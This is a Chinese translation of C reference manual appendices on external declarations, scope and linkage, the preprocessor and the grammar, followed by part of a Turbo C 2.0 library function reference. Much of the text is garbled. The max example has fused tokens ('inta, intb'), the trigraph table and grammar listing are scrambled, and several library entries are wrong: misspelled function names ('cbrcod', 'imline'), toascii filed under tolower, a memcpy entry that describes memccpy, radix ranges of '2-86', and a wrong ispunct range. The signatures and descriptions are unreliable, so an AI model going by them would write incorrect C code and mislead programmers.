A10. 外部说明

提供给C编译程序的输入单元称为变换单元,它由一系列外部说明组成,这些外部说明或者是说明或者是函数定义。

变换单元:

```
外部说明
外部说明 变换单元
外部说明:
函数定义
说明
```

外部说明的作用域持续到说明它们的变换单元的末尾,正如在分程序内说明的影响持续到分程序的末尾一样,外部说明的语法与所有说明一样,除开只可在这一级上给出函数的代码外。

A10.1 函数定义

函数定义具有如下形式

函数定义:

```
说明区分符opt说明符 说明表opt复合语句
```

在说明区分符中允许的唯一存储类区分符是extern或static;它们间的不同请参看A11.2。

函数可以返回算术类型,结构,联合,指针或void,但不能返回函数或数组,函数说明中的说明符必须明显地规定,所说明的标识符具有函数类型,即它必须包含下列形式(参看A8.6.3)中的一种。

直接说明符(参数类型表)

直接说明符(标识符表opt)

其中直接说明符是标识符或括起来的标识符,特别,它不必借助typedef来完成函数类型。

第一种形式是新式函数的定义,函数的参数和它们的类型一起在函数参数类型表中说明,继函数说明符后的说明表必须没有,除开参数类型表只包含void以表示函数不取参数外,在参数类型表中的每个说明符一定包含一个标识符,若参数类型表用“…”结尾,则函数可以用多于参数的自变数来调用,要涉及额外的自变数一定要使用va-arg宏机构,这种机构定义于标准首部文件<stdarg.h>并在附录13进行描述,可变的函数至少具有一个命名参数。

第二种形式是旧式定义,标识符命名各参数,而把说明表认为是他们的类型,若对参数不给出说明,它的类型就被认为是int,说明表一定说明只在表中命名的各参数,不允许初始化,唯一可能的存储类区分符是register。

在两种函数定义形式中,把各个参数理解为只在构成函数的复合语句开始后说明的,因此同样的标识符在那里就不必重新说明(尽管他们可以,象其它标识符一样。

在分程序被重新说明)。若参数被说明成具有“type 数组”类型,则函数为说明该“指向 type 的指针”,同样地,若参数被说明成“返回 type 的函数”类型,则说明调整为使“指向返回 type 的函数的指针”。在对函数进行调用时,必要时要变换自变量并赋给各个参数,参看 A7.3.2。

新式函数定义对 ANSI 标准是新的,这也是在增加细节方面的小变化;第一版规定:浮点参数的说明要调整为 double,当在函数内产生指向参数的指针时,这种区别就变得令人注目的。新式函数定义的完整例子是:

```
int max(inta, intb, intc)
{
    int m;
    m = (a > b) ? a : b;
    return (m > c) ? m : c;
}
```

这里 int 是说明区分符; max(inta, intb, intc) 是函数的说明符, (...) 是给出函数代码的分程序,相应的旧式定义应该是

```
int max(a,b,c)
{
    int a,b,c;
    / ... */
}
```

其中现在 int max(a,b,c) 是说明符, inta, intb, intc 是各参数的说明符。

A10.2 外部说明

外部说明规定对象、函数和其它标识符的特性,术语“外部的”指的是它们的位置在函数之外,并且不是直接与关键字 extern 相连接;外部说明对象的存储类可以在左左的,或者可以指定为 extern 或 static,对同一标识符的若干外部说明,如果它们在类型和连接上一致,如果标识符有至多一个定义,则它们可以存在于同一变换单元。

一个对象或函数的两个说明在 A8.10 讨论的规则下被认为在类型上是一致的,此外,如果说明是由于这样的不同:一个说明的类型为不完全的结构、联合或枚举类型 (A8.3),另一个为相应的具有同样标记的完全类型,那么各类型被认为是一致的,而且,若一个类型是不完全的数组类型 (A8.6.2) 而另一个是完全的数组类型,那么各类型,若其它相同时,也被认为是一致的,最后,若一个类型规定旧式函数,而另一个指出其它类型的带参数说明的新式函数,那么类型也认为是一致的。

若函数或对象的第一个外部说明包含 static 区分符,那么标识符具有内部的连接;否则,它具有外部的连接,连接将在 A11.2 进行讨论。

若对象的外部说明具有初值,则它是定义,不具有初值也不包含 extern 区分符的外部对象说明是临时定义,若对象的定义出现在变换单元,任何临时定义只不过处理为多余的说明,若没有对象的定义出现在变换单元,所有它的临时定义将变成具有初值零的单独定义。

每个对象必须精确地有一个定义,对于内部连接的对象来说,这个规则分别地适用于每个变换单元,因为内部连接的对象对变换单元是唯一的,对外部连接的对象来说,它适用于整个程序。

尽管单定义规则明确地表达与本书第一版多少有点不同,但在效果上它与这里的单说明是相同的,某些实现通过概括临时定义表示法来缓和它,在另外的表述中,(这种表述在 UNIX 中是正常的并由标准作为共同的扩大)外部连接对象的所有临时定义,整个程序的所有变换单元都一起被考虑,而不是在每个变换单元分别地考虑,若定义在程序的某处产生,则临时定义中只不过变成说明,但是若没有定义出现,则所有它的临时定义将成为具有初值零的定义。

A11 作用域和连接

没有必要将 C 程序同时编译出来,程序的源代码可以保存在几个含有编译单元的文件中,可以从库中装入预先编译好了的子程序,程序中各函数间的通信,既可以通过调用实现,也可以通过外部数据的操作来实现。

因此,有两种作用域要考虑,第一种是标识符的词法作用域,它实质上是程序中的一个区域,在这个区域内标识符的特性获得了解;第二种是与带外部连接的对象和函数有关的作用域,它决定了在分别编译的各编译单元中标识符间的连接。

A11.1 词法作用域

标识符分成几类互不干扰的空间,同一标识符可以用于不同的用途,甚至在同一作用域内,若使用是在不同的名称空间中,也是可以使用的,这些类别是:对象、函数、类型定义名和枚举常数;标号、结构、联合和枚举的标记;每个结构或联合各自的成员。这些规则有好几种方式不同于本手册第一版所描述的。标号在以前并不具有它自己的名称空间,结构和联合标记每个都具有各自的空间,以及在某些实现中枚举标记也有自己的独立空间;把不同种类的标记置于同一空间是一个新限制,与第一版最重要的偏离是:每个结构或联合为它的各成员创建了一个独立的空间,所以同一名字可以出现在几个不同的结构中,这个规则已普遍实践好几年了。

在外部说明中对对象或函数标识符的词法作用域从其说明符结束开始并持续到它所在的编译单元的末尾,函数定义的参数的作用域是从定义该函数的分程序的开始处开始并持续到整个函数,在函数说明中的参数的作用域在说明符的末尾结束,在分程序开头处说明的标识符的作用域从其说明符结束处开始,并持续到分程序的末尾,标号的作用域是它所在的整个函数,结构、联合、或枚举标记,或枚举常数的作用域从它在类型区分符出现处开始,并持续到变换单元的末尾(对在外层的说明)或持续到分程序的末尾(对在函数内的说明)。

若标识符在分程序(包括建立直线的分程序)首部,被显式地说明,那么在分程序外任何标识符的说明就被挂起直到退出分程序为止。

A11.2 连接

在编译单元内,对于内部连接,同一对象或函数标识符的所有说明指的是同一事,且对象或函数对该编译单元是唯一的,对于外部连接,同一对象或函数的所有说明指的是同一事,并且对象或函数由整个程序共享。

正如 A10.2 讨论的那样,若使用 static 区分符,则标识符的第一个外部说明使该标识符为内部连接,否则,为外部连接,若在分程序内标识符的说明不包含 extern 区分符,则该标识符不连接并且对函数是唯一的,若它包含 extern,并且标识符的外部说明在包围分程序的作用域内是有效的,则标识符具有与外部说明同样的连接,并指的是同一对象或函数;若无外部说明为可见的,则它的连接是外部的。

A12 预处理

预处理程序执行宏替换,条件编译和命名文件包含,由 # 开始的行,也许还有空白加在前面,用来与预处理程序通讯,这样的行在语法上与 C 语言的其它部分无关,它们可以出现在任何地方,且持续到(与作用域无关)编译单元的末尾,行的界限是有意义的;因为每行是单独被分析的(但对于怎样连接各行请看 A12.2),对预处理程序,标记就是在任何语言的标记,或是给出文件名字的字序列,象 #include 指令 (A12.4) 一样,此外,无其它定义的任何字符被认为是标记,但是,除开空格和水平制表符外,其它空白字符的作用在预处理程序各行内是没有定义的。

预处理本身在逻辑上以若干连续的阶段进行,在特殊实现中,这些阶段可以被压缩。

1. 首先如在 A12.1 所描述的三字符序列 (trigraph sequence) 用它们的等效值代替之,若操作系统环境需要它的话,在源文件各行间引进换行符。
2. 反斜杠字符后有换行的每次出现被删去,因此拼接了各行。(A12.2)
3. 程序被分裂成由空白字符隔开的各种标记,注释由单个空格代替,然后完成预处理指令,展开各个宏 (A12.3 - A12.10)。
4. 在字符常数和文字串中的转义序列 (A2.5.2 - A2.6) 用它们的等效值代替,然后连接邻接的文字串。
5. 编译所得结果,然后通过集中必要的程序和数据,并参照其定义,连接外部函数和对象,以便使所得结果同其它程序和库一起连接起来。

A12.1 三字符序列

C 程序的字符集被包含在七位 ASCII 中,这个 ASCII 不过是 ISO646 - 1983 恒定代码集的特集,为了使程序能在较小集中表示,所有下列三字符序列的出现用相应的单个字符代替,这种转换发生在任何其它处理之前。

```
?? = # ?? ( ?? < {
?? / \ ?? } ?? > }
?? ~ ?? ! ?? ~ ~
没有其它别的这种替换发生。
```

A12.2 行的拼接

由反斜杠字符 \ 结束的各行通过删去反斜杠和其后的换行符而被合并起来,这发生在划分成各种标记之前。

A12.3 宏的定义和展开

第一种形式的控制行

#define 标识符 标识序列
使得预处理程序用给定的标识序列去替换该标识符的随后请求;在标识序列附近的先导和拖尾的空白字符要被删掉,同一标识符的第二个 #define 是错误的,除非第二个标识序列和第一个是相同的,其中所有空白间隔被认为是相等的。

第二种形式的行

#define 标识符 (标识符表) 标识序列是带有给定标识符表参数的宏定义,其中第一个标识符和圆括号 (间没有空格,如同第一种形式一样,在标识序列附近的先导和拖尾空白字符要被删掉);而且可以重新定义宏只是定义中参数的数目和表示法以及标识序列是相同的情况下才成立的。

第三种形式的控制行

#undef 标识符

使该标识符的预处理程序定义被废止;把 #undef 用到未知的标识符上不是错误的。

当宏按第二种形式定义过后,以后宏按原文请求由标识符后跟任选空白,再跟左括号 (一系列由逗号隔开的标识符以及右括号) 就拼成了对该宏的调用,调用的自变数是逗号隔开的标识符序列,引号中的逗号或用圆括号括起来的逗号不用来分隔自变数。在集中期间,自变数不是宏展开,在调用中自变数的数目必须与定义中参数的数目匹配。在自变数被隔离后,先导和拖尾空白从它们中删去了,然后用每个自变数产生的标识符序列代替在宏的替换标识序列中相应参数标识符的每个引用的出现,除开在替换序列中的参数前置以 #, 或置以 ##, 或后跟 # 以外,检验宏调用中是否有自变数标识,当需要时刚好在插入前展开。

两个特殊操作符影响了替换过程,第一个操作符 # 若它直接放在替换标识序列中参数出现的前面,则串引号 (") 放置在相应参数附近,然后 # 和参数标识符都由被引用的自变数代替,字符 \ 在自变数中出现在内层或外层文字串或字符常数中要在它们的前面插入 \ 字符。

第二个操作符 ##, 若任一宏定义标识符序列包含 # 操作符,那么刚在参数替代后,则删去每个 # 和在任一侧的任何空白字符,以便连接邻接的标记并形成新的标记。如果产生了无效的标记,或者结果有赖于 ## 操作符处理的次序,那么其作用是不确定的,此外,## 还可不出现在替换标识序列的开头或末尾。

在两种宏中,对较多定义的标识符将反复地再扫描替换的标识符,但是一旦给定的标识符用已知的表达式给替换了,若再扫描时它被发现,那么它就不被替换,而是使它成为不变的。

即使宏表达式的最后值用 # 开始,也不把它认为是预处理命令。

宏表达式过程的细节在 ANSI 标准里比在第一版里描述得更为精确,最重要的变化是 # 和 ## 操作符的增加,它使引用和连接成为容许的事了,某些新规则,尤其是包含连接的那些是奇异的(参看如下例子)

```
例如,可以使用这种设施来“表示常数”,如宏
#define TABSIZE 100
int table(TABSIZE);
定义
#define ABSDIFF(a,b), ((a) > (b)) ? (a) - (b) : (b) - (a)
它定义一个宏以返回其自变数差的绝对值,不象完成同一件事的函数,自变数和返回值可以具有任何算术类型或者是甚至是指针,此外,可以具有附带操作的自变数也被计算两次,一次用于测试和一次来产生值。
```

```
已知定义
#define tempfile(dir) #dir"/%s"
则宏调用 tempfile(/usr/tmp) 产生
"/usr/tmp"/%s
以后它将被连接成一个单一的串,在
#define Cat(x,y), x##y
后,调用 Cat(var, 123) 产生 var123, 但是调用 Cat(Cat(1,2),3) 是没有定义的,## 的存在使外部调用的自变数不被展开,因此,它产生标识串
cat(1,2)3
```

和 3(第一个自变数的最后标识和第二个自变数的第一个标识的连接) 不是一个合法的标记,若引人宏定义的第二级

```
#define xcat(x,y) cat(x,y)
则事情就处理更流畅, xcat(xcat(1,2),3) 的确产生 123, 因为 xcat 本身的展开并不涉及 ## 操作符。
```

同样, ABSDIFF(ABSDIFF(a,b),c) 产生期望的完全展开的结果。

A12.4 文件包含

形如下的控制行
 #include <filename>
 使该行用 filename 文件的整个内容来替换。在 filename 命名中的字符一定不包括 > 或换行符,而且若它包含任何“\”,或/”,则其作用是不确定的,命名文件的检索是在一系列与实现过程有关的目录中进行。

同样地,如下形式的控制行
 #include "filename"
 首先在与原来源文件(预先有准备的取决于实现过程的目录)有关的目录中进行检索,若检索失败,则好象处于第一种形式,在文件名中使用“\”,或/”仍然是不确定的,但>是允许的。

最后,不与上述任一种形式匹配的如下命令形式
 #include 标识符
 被解释为展开标识符序列作为通常的文本,有<...>或"...”两种形式之一必然出现,然后就把它当作上面描述过的进行处理。

A12.5 条件编译

C程序的一部分按照下面示意的语法可以有条件地进行编译。

预处理程序条件编译语法

if行: 正文 elif部分 else部分 opt #endif

if行:

#if 常数表达式

#ifdef 标识符

#ifndef 标识符

elif部分:

elif 行 正文

elif部分 opt

elif行:

#elif 常数表达式

else部分:

else 行 正文

else行:

#else

每个命令(if行,elif行,else行和#endif)单独地出现在一行上,在#if和随后的#elif行中的常数表达式依次求值直到找出非零值的表达式为止;具有零值行后有的正文丢掉不编译,成功命令行后有的正文作为正常编译处理,这儿的“正文”指的是任何非条件结构部分的内容,包括预处理程序行;它可以是空的,一旦成功的#if或#elif行找到和它的正文处理,随后的#elif和#else行,连同它们的正文一起被丢掉不编译。若所有表达式都是零,且有一个#else,则#else后有的正文就当正常处理编译,由条件失效分支控制的正文若没有检查到条件嵌套就被忽略掉。

在#if和#elif中的常数表达式受通常宏替换的支配,此外,下列形式的任何表达式 defined 标识符
 或 defined(标识符)
 在对宏扫描前,若标识符被定义在预处理程序中就用1L替换,若不是就是0L替换。在宏展开后剩下的任何表达式用0L替换,最后,每个整数被认为是带有后缀L,因此所有算术型都被认为是long或unsigned long。
 结果的常数表达式(A7.19)受到限制,它必须是整数,而且可以不包含sizeof,强制或枚举常数。

控制行

#ifdef 标识符

#ifndef 标识符

分别地等效于

#if defined 标识符

#if !defined 标识符

#elif 从第一版以来是新的,不过它在某些预处理程序中是有效的,预处理程序操作符defined也是新的。

A12.6 行控制

为了有利于生成C程序的其它预处理程序,下列形式之一的行

#line 常数“文件名”

#lin 常数

使编译程序认为(为了诊断错误)下一个源程序行的行号由该10进制的整数给出且当前的输入文件就由该“文件名”命名的,若引用的文件名不存在;则已记住的名字不改变,在它被解释前要展开行中的宏。

A12.7 错误生成

如下形式的预处理程序行

#error 标识符序列opt

使处理机写一个包含标识符序列的诊断信息。

A12.8 pragmas(实用程序)

如下形式的控制行

#pragma 标识符序列opt

使处理机执行有赖于具体实现过程的作用,未承认pragmas被忽略掉。

A12.9 空命令

如下形式的序处理程序行

#

没有作用。

A12.10 预定义名

预先定义了几个标识符,并且展开来可得到特别的信息,它们,还有预处理程序表达式操作符defined不可以是不确定的或重新定义的。

- LINE-- 含有当前源程序行号的10进制常数
- FILE-- 含有正待编译的文件名的文字串
- DATE-- 含有形如“Mmm, dd yyyy”的日期编码文字串
- TIME-- 含有形如“hh,mm,SS”的时间编码文字串
- STDC-- 常数1,打算使这个标识符仅在符合标准实现方面定义成1。

#error和#pragma是ANSI标准新加的,预定义的预处理程序宏是新的,但其中若干已在某些实现中是有效的。

A13 语法规则

下面是本附录早期部分在各处给出的语法的简要重述,它具有完全相同的内容,只是次序不同罢了。

语法规则具有未下定义的终端符号 integer—constant, character—constant, floating—constant, identifier, string ?和 enumeration—constant, typewriter型的字符和符号是按字义给出的终端,本语法规则能机械地转换成自动语法分析生成程序可接受的输入,除开增加点什么语法标记用来表示生成时的选择对象外,需要展开一个结构和复制(有赖于语法分析生成程序)带有opt符号的每个生成,有符号的一次和无符号的一次,在进一步变化时,即删去生成的类型定义名,标识符并使类型定义名成为一个终端符号,本语法规则对YACC语法分析生成程序是允许的,它只有一个由if—else二重性生成的冲突。

- 编译单元
- 外部说明
- 编译单元 外部说明
- 外部说明: 函数定义
- 说明
- 函数定义: 说明区分符 opt 说明符 说明表 opt 复合语句
- 说明: 说明区分符 初值说明符 opt;
- 说明表: 说明 说明表 说明号
- 说明区分符: 存储类区分符 说明区分符 opt 类型区分符 说明区分符 opt
- 类型修饰符: 说明区分符 opt
- 存储类区分符: 下列之一
- 类型修饰符: 说明区分符 opt
- auto register static extern typedef
- 类型区分符: 下列之一
- void char short int long float double signed unsigned 结构或联合区分符
- 枚举区分符 类型定义名
- 类型修饰符: 下列之一
- const volatile
- 结构或联合区分符;
- 结构或联合标识符(结构说明表)
- 结构或联合标识符
- 结构或联合: 下列之一
- Struct Union
- 结构说明表: 结构说明 结构说明表
- 初值说明符表: 初值说明符
- 初值说明符表: 初值说明符
- 初值说明符 说明符 = 初值符
- 结构说明 区分符修饰符表 结构说明符表;
- 区分符修饰符表: 类型区分符 区分符修饰符表 opt
- 类型修饰符 区分符修饰符表 opt
- 结构说明符表: 结构说明符
- 结构说明符表: 结构说明符
- 结构说明符: 说明符
- 说明符 opt: 常数表达式
- 枚举区分符: enum 标识符 opt(枚举符表)
- enum 标识符
- 枚举符表: 枚举符
- 枚举符表: 枚举符;
- 标识符
- 标识符 = 常数表达式
- 说明符: 指针 opt 直接说明符
- 直接说明符: 标识符 (说明符)
- 直接说明符[常数表达式 opt]
- 直接说明符(参数类型表)
- 直接说明符(标识符表 opt)
- 指针: 类型修饰符表 opt 类型修饰符表 opt 指针
- 类型修饰符表: 类型修饰符
- 类型修饰符表 类型修饰符
- 参数类型表: 参数表

赋值表达式
(初值符表)
(初值符表,)
初值符表:
初值符
初值符表, 初值符
类型名:
区分符修饰符表 抽象说明符opt
抽象说明符:
指针
指针opt 直接抽象说明符
直接抽象说明符:
(抽象说明符)
直接抽象说明符opt [常数表达式opt]
直接抽象说明符opt (参数类型表opt)
类型定义名:
标识符
语句:
标号语句
表达式语句
复合语句
选择语句
重复语句
转移语句
标号语句:
标识符, 语句
case常数表达式: 语句
default: 语句
表达式语句:
表达式opt;
复合语句:
- {说明表opt 语句表opt}
语句表:
语句
语句 语句表
选择语句:
if (表达式) 语句
if (表达式) 语句else语句
switch (表达式) 语句
重复语句:
while (表达式) 语句
do语句while (表达式);
for (表达式opt; 表达式opt; 表达式opt) 语句
转移语句:
goto标识符;
Continue; break;
return 表达式opt;
表达式:
赋值表达式
表达式, 赋值表达式
赋值表达式:
条件表达式
一元表达式 赋值运算符 赋值表达式
赋值运算符: 下列之一
= * = / = % = + = - = < = > = & = ^ = =
条件表达式:
逻辑或表达式
逻辑或表达式? 表达式; 条件表达式
常数表达式:
条件表达式
逻辑或表达式:
逻辑与表达式
逻辑或表达式 || 逻辑与表达式
逻辑与表达式:
或表达式
逻辑与表达式&& 或表达式
或表达式:
异或表达式
或表达式 异或表达式
异或表达式:
与表达式
异或表达式^与表达式
与表达式:
相等表达式
与表达式&相等表达式
相等表达式:
关系表达式
相等表达式==关系表达式
相等表达式!=关系表达式
关系表达式:
移位表达式
关系表达式<移位表达式
关系表达式>移位表达式
关系表达式<=移位表达式
关系表达式>=移位表达式
移位表达式:
相加表达式
移位表达式<<相加表达式

移位表达式>>相加表达式
相加表达式:
乘法表达式
乘法表达式
相加表达式+乘法表达式
相加表达式-乘法表达式
乘法表达式:
强制表达式
乘法表达式*强制表达式
乘法表达式/强制表达式
乘法表达式%强制表达式
强制表达式:
一元表达式
(类型名)强制表达式
一元表达式:
后缀表达式
++一元表达式
--一元表达式
一元运算符 强制表达式
sizeof一元表达式
sizeof (类型名)
一元运算符: 下列之一
& * = ~ !
后缀表达式
原始表达式 [表达式]
后缀表达式 [自变数表达式表opt]
后缀表达式.标识符
后缀表达式->标识符
后缀表达式++
后缀表达式--
原始表达式:
标识符
常数
串
(表达式)
自变数表达式表:
自变数表达式
自变数表达式表, 自变数表达式
常数:
整数常数
字符常数
浮点常数
枚举常数

预处理程序适用的下列语法概括了各控制行的结构, 但不适合于机器语法分析。它包括了表示一般程序正文的符号text, 非条件预处理程序控制行, 或完全的预处理程序条件结构。

控制行:
#define 标识符 标识序列
#define 标识符 (标识符, ..., 标识符) 标识序列
#undef 标识符
#undef 标识符
#include <文件名>
#include "文件名"
#include 标识序列
#line 常数 "文件名"
#line 常数
#error 标识序列opt
#pragma 标识序列opt

预处理程序条件
予处理程序条件:
if行 text elif部分 else部分opt #endif
if行:
#if 常数表达式
#ifdef 标识符
#ifndef 标识符
elif部分:
elif行 text
elif部分opt
if行:
#elif 常数表达式
else部分:
else行 text
else行:
#else

附录二

Turbo C (V2.0) 常用库函数

成都得胜千编

此处从使用角度分类列出 Turbo C (V2.0) 的常用库函数, 各类函数大致以字母顺序排列, 但也不拘泥于此, 例如三个三角函数 cos, sin, tan 就排在一起, printf, fprintf, cprintf 等也排在一起, 以便读者在要使用这些函数时 (而不是在阅读别人的源程序时) 查阅它们。

有些类如标准函数中的常用函数已散见于其他类中, 为节省篇幅, 就不再另列出了。

函数后面的附录列出了一些库函数常用的 Turbo C 的头文件中定义的符号常量。

1. 文本显示

cbrcod 清除从光标位置到行末的所有字符
用法: #include <conio.h>

`void clrscr(void);`
clrscr 清除当前窗口
 用法: #include <conio.h>
`void clrscr(void);`

delline 删去光标所在的行
 用法: #include <conio.h>
`void delline(void);`

gettext 拷贝文本屏幕到存储区
 用法: #include <conio.h>
`int gettext(int left, int top, int right, int bottom, void *destin);`
 参数: `left`和`top`定义屏幕上矩形的左上角坐标, `right`和`bottom`定义右下角坐标, `destin`指向存储区。
 返回值: 成功返回1, 否则返回0。

gettextinfo 取当前文本模式的显示信息
 用法: #include <conio.h>
`void gettextinfo(struct text_info *info);`
 参数: `text_info`结构在CONIO.H中定义, `info`指向该结构。
 返回值: 当前文本显示信息填入`info`所指结构中返回。

gotoxy 在文本窗口中设置光标位置
 用法: #include <conio.h>
`void gotoxy(int x, int y);`
 参数: `x`和`y`指定光标的位置

highvideo 选择高亮度字符
 用法: #include <conio.h>
`void highvideo(void);`

imline 在文本窗口中插入一空行
 用法: #include <conio.h>
`void imline(void);`

lowvideo 选择低亮度字符
 用法: #include <conio.h>
`void lowvideo(void);`

movetext 将屏幕上文本的一个矩形区域拷贝到另一个区域
 用法: #include <conio.h>
`int movetext(int left, int top, int right, int bottom, int newleft, int newtop);`
 参数: `left`和`top`定义屏幕上矩形的左上角坐标, `right`和`bottom`定义右下角坐标, `newleft`和`newtop`定义新矩形的左上角坐标。
 返回值: 成功则返回1, 否则返回0。

normvideo 选择正常亮度字符
 用法: #include <conio.h>
`void normvideo(void);`

puttext 将文本从存储区拷贝到屏幕
 用法: #include <conio.h>
`int puttext(int left, int top, int right, int bottom, void *source);`
 参数: `left`和`top`定义屏幕上矩形的左上角坐标, `right`和`bottom`定义右下角坐标, `source`指向存储区。
 返回值: 成功返回1, 否则返回0。

textattr 设置文本属性
 用法: #include <conio.h>
`void textattr(int attribute);`
 参数: `attribute`定义前景和背景颜色及字符是否闪烁, 它的8位编码为: `b0-b3`定义前景颜色(0-15), `b4-b5`定义背景颜色(0-7), `b7`定义闪烁。

textbackground 设置文本的背景颜色
 用法: #include <conio.h>
`void textbackground(int color);`
 参数: `color`定义背景颜色, 其值为0-7, 常采用CONIO.H中定义的符号常量。

textcolor 设置字符颜色
 用法: #include <conio.h>
`void textcolor(int color);`
 参数: `color`定义字符颜色, 其值为0-15, 常采用CONIO.H中定义的符号常量。

textmode 将屏幕设置成文本模式
 用法: #include <conio.h>
`void textmode(int mode);`
 参数: `mode`指定文本模式, 其值可取-1, 0, 1, 2, 3, 7, -1表示原来的模式。其他值对应DOS的MODE外部命令的BW40, CO40, BW80, CO80, MONO参数, `mode`的值常采用CONIO.H中定义的符号常量, `wherex`取光标位置的水平坐标
 用法: #include <conio.h>
`int wherex(void);`
 返回值: 返回当前文本窗口中光标当前位置的水平坐标。

wherey 取光标位置的垂直坐标
 用法: #include <conio.h>
`int wherey(void);`
 返回值: 返回当前文本窗口中光标当前位置的垂直坐标。

window 定义活动文本窗口
 用法: #include <conio.h>
`void window(int left, int top, int right, int bottom);`
 参数: `left`和`top`定义窗口的左上角坐标, `right`和`bottom`定义右下角坐标。

2. 数据转换

atof 将字符串转换成浮点数
 用法: #include <math.h>
`double atof(char *nptr);`
 参数: `nptr`是指向要转换的串的指针。
 返回值: 转换成功则返回串对应的浮点数, 否则返回0。

atoi 将字符串转换成整数
 用法: #include <stdlib.h>
`long atoi(char *nptr);`
 参数: `nptr`是指向要转换的串的指针。
 返回值: 转换成功则返回串对应的长整数, 否则返回0。

ecvt, fcvt, gcvt 将浮点数转换成字符串
 用法: #include <stdlib.h>
`char *ecvt(double value, int ndigit, int *decpt, int *sign);`
`char *fcvt(double value, int ndigit, int *decpt, int *sign);`
`char *gcvt(double value, int ndigit, char *buf);`
 参数: `value`是要转换的浮点数, `ndigit`是转换后串的长度, `decpt`间接存储小数的位置, 若`value`非负则`sign`指向的字为0, 否则非0, `buf`存放转换后的字符串。
 返回值: `ecvt`返回指向转换成的字符串的指针, 最低位是舍入的; `fcvt`与`ecvt`类似, 但它以Fortran F格式输出`ndigit`位数字; `gcvt`返回由`buf`指向的字符串。

itoa 将整数转换成字符串
 用法: #include <stdlib.h>
`char *itoa(int value, char *string, int radix);`
 参数: `value`是要转换的整数, `string`是结果串, `radix`是基数(2-86)。
 返回值: 返回指向`string`的指针。

ltoa 将长整数转换成字符串
 用法: #include <stdlib.h>
`char *ltoa(long value, char *string, int radix);`
 参数: `value`是要转换的长整数, `string`是结果串, `radix`是基数(2-86)。
 返回值: 返回指向`string`的指针。

strtod 将字符串转换成双精度值
 用法: #include <string.h>
`double strtod(char *str, char **endptr);`
 参数: `str`是要转换的串, `endptr`是指向停止扫描的字符的指针。
 返回值: 返回转换成的双精度值。

strtol 将字符串转换成长整数
 用法: #include <string.h>
`long strtol(char *str, char **endptr, int radix);`
 参数: `str`是要转换的串, `endptr`是指向停止扫描的字符的指针, `radix`是基数(2-86)。返回值: 返回转换成的长整数。

tolower 将字符转换成ASCII码
 用法: #include <ctype.h>
`int toascii(int c);`
 参数: `c`是要转换的整数。
 返回值: 返回`c`对应的ASCII码(`c`的低7位值)。

tolower, _tolower 将字符转换成小写字母
 用法: #include <ctype.h>
`int tolower(int c);`
`int _tolower(int c);`
 参数: `c`是要转换的整数, 对`tolower`, `c`的范围为EOP-255; 对`_tolower`, `c`为大写字母。返回值: 返回`c`对应的小写字母。

toupper, _toupper 将字符转换成大写字母
 用法: #include <ctype.h>
`int toupper(int c);`
`int _toupper(int c);`
 参数: `c`是要转换的整数, 对`toupper`, `c`的范围为EOP-255; 对`_toupper`, `c`为小写字母。返回值: 返回`c`对应的大写字母。

ultoa 将无符号长整数转换成字符串
 用法: #include <stdlib.h>
`char *ultoa(unsigned long value, char *string, int radix);`
 参数: `value`是要转换的无符号长整数, `string`是结果串, `radix`是基数(2~36)。
 返回值: 返回指向`string`的指针。

3. 字符分类

isalnum 是否字母或数字
 用法: #include <ctype.h>
`int isalnum(int c);`
 参数: `c`的范围为0x00-0x7F或EOP。
 返回值: 若`c`为字母或数字('A'-'Z', 'a'-'z', '0'-'9')返回非零值, 否则返回0。

isalpha 是否字母
 用法: #include <ctype.h>
`int isalpha(int c);`
 参数: `c`的范围为0x00-0x7F或EOP。
 返回值: 若`c`为字母('A'-'Z', 'a'-'z')返回非零值, 否则返回0。

isascii 是否ASCII字符
 用法: #include <ctype.h>
`int isascii(int c);`
 参数: `c`的范围为所有整数。
 返回值: 若`c`为ASCII字符(0x00-0x7F)返回非零值, 否则返回0。

isctrl 是否控制字符
 用法: #include <ctype.h>
`int isctrl(int c);`
 参数: `c`的范围为0x00-0x7F或EOP。
 返回值: 若`c`为删除字符(0x00-0x1F)返回非零值, 否则返回0。

isdigit 是否数字
 用法: #include <ctype.h>
`int isdigit(int c);`
 参数: `c`的范围为0x00-0x7F或EOP。
 返回值: 若`c`为数字('0'-'9')返回非零值, 否则返回0。

isgraph 是否可打印字符
 用法: #include <ctype.h>

isgraph 是否可打印字符
 用法: #include <ctype.h>
 int isgraph(int c);
 参数: c的范围为0x00-0x7F或EOF。
 返回值: 若c为可打印字符(0x21-0x7E)返回非零值, 否则返回0。

islower 是否小写字母
 用法: #include <ctype.h>
 int islower(int c);
 参数: c的范围为0x00-0x7F或EOF。
 返回值: 若c为小写字母('a' ~ 'z')返回非零值, 否则返回0。

isprint 是否可打印字符
 用法: #include <ctype.h>
 int isprint(int c);
 参数: c的范围为0x00-0x7F或EOF。
 返回值: 若c为可打印字符(0x20-0x7E)返回非零值, 否则返回0。

ispunct 是否标点字符
 用法: #include <ctype.h>
 int ispunct(int c);
 参数: c的范围为0x00-0x7F或EOF。
 返回值: 若c为标点字符(0x27, 0x00-0x1F, 0x09-0x0D, 0x20)返回非零值, 否则返回0。

isspace 是否空白字符
 用法: #include <ctype.h>
 int isspace(int c);
 参数: c的范围为0x00-0x7F或EOF。
 返回值: 若c为空格、制表、回车、换行、纵向制表或格式馈送符(0x20, 0x09-0x0d)返回非零值, 否则返回0。isupper 是否大写字母
 用法: #include <ctype.h>
 int isupper(int c);
 参数: c的范围为0x00-0x7F或EOF。
 返回值: 若c为大写字母('A' ~ 'Z')返回非零值, 否则返回0。

isxdigit 是否十六进制数字
 用法: #include <ctype.h>
 int isxdigit(int c);
 参数: c的范围为0x00-0x7F或EOF。
 返回值: 若c为十六进制数字('0' ~ '9', 'A' ~ 'F' 或 'a' ~ 'f')返回非零值, 否则返回0。

4. 串和内存操作

memcpy 内存块拷贝
 用法: #include <mem.h>
 void *memcpy(void *destin, void *source, unsigned char c, unsigned n);
 参数: 从源内存块source拷贝n个字节到目标内存块destin中。若字符c被拷贝则中止。返回值: 若c已被拷贝则返回指向destin中紧跟c的字符的指针, 否则返回NULL。

memchr 搜索字符
 用法: #include <mem.h>
 void *memchr(void *s, char c, unsigned n);
 参数: 在s所指内存块的前n个字节中搜索字符c。
 返回值: 返回s中首次出现c的指针, 若c未在s中出现则返回NULL。

memcmp 内存块比较
 用法: #include <mem.h>
 int memcmp(void *s1, void *s2, unsigned n);
 参数: 比较s1所指内存块和s2所指内存块的前n个字节。
 返回值: s1 < s2时返回值 < 0, s1 = s2时返回值 = 0, s1 > s2时返回值 > 0。

memmove 内存块拷贝
 用法: #include <mem.h>
 void *memmove(void *destin, void *source, unsigned n);
 参数: 从源内存块source拷贝n个字节到目标内存块destin中。
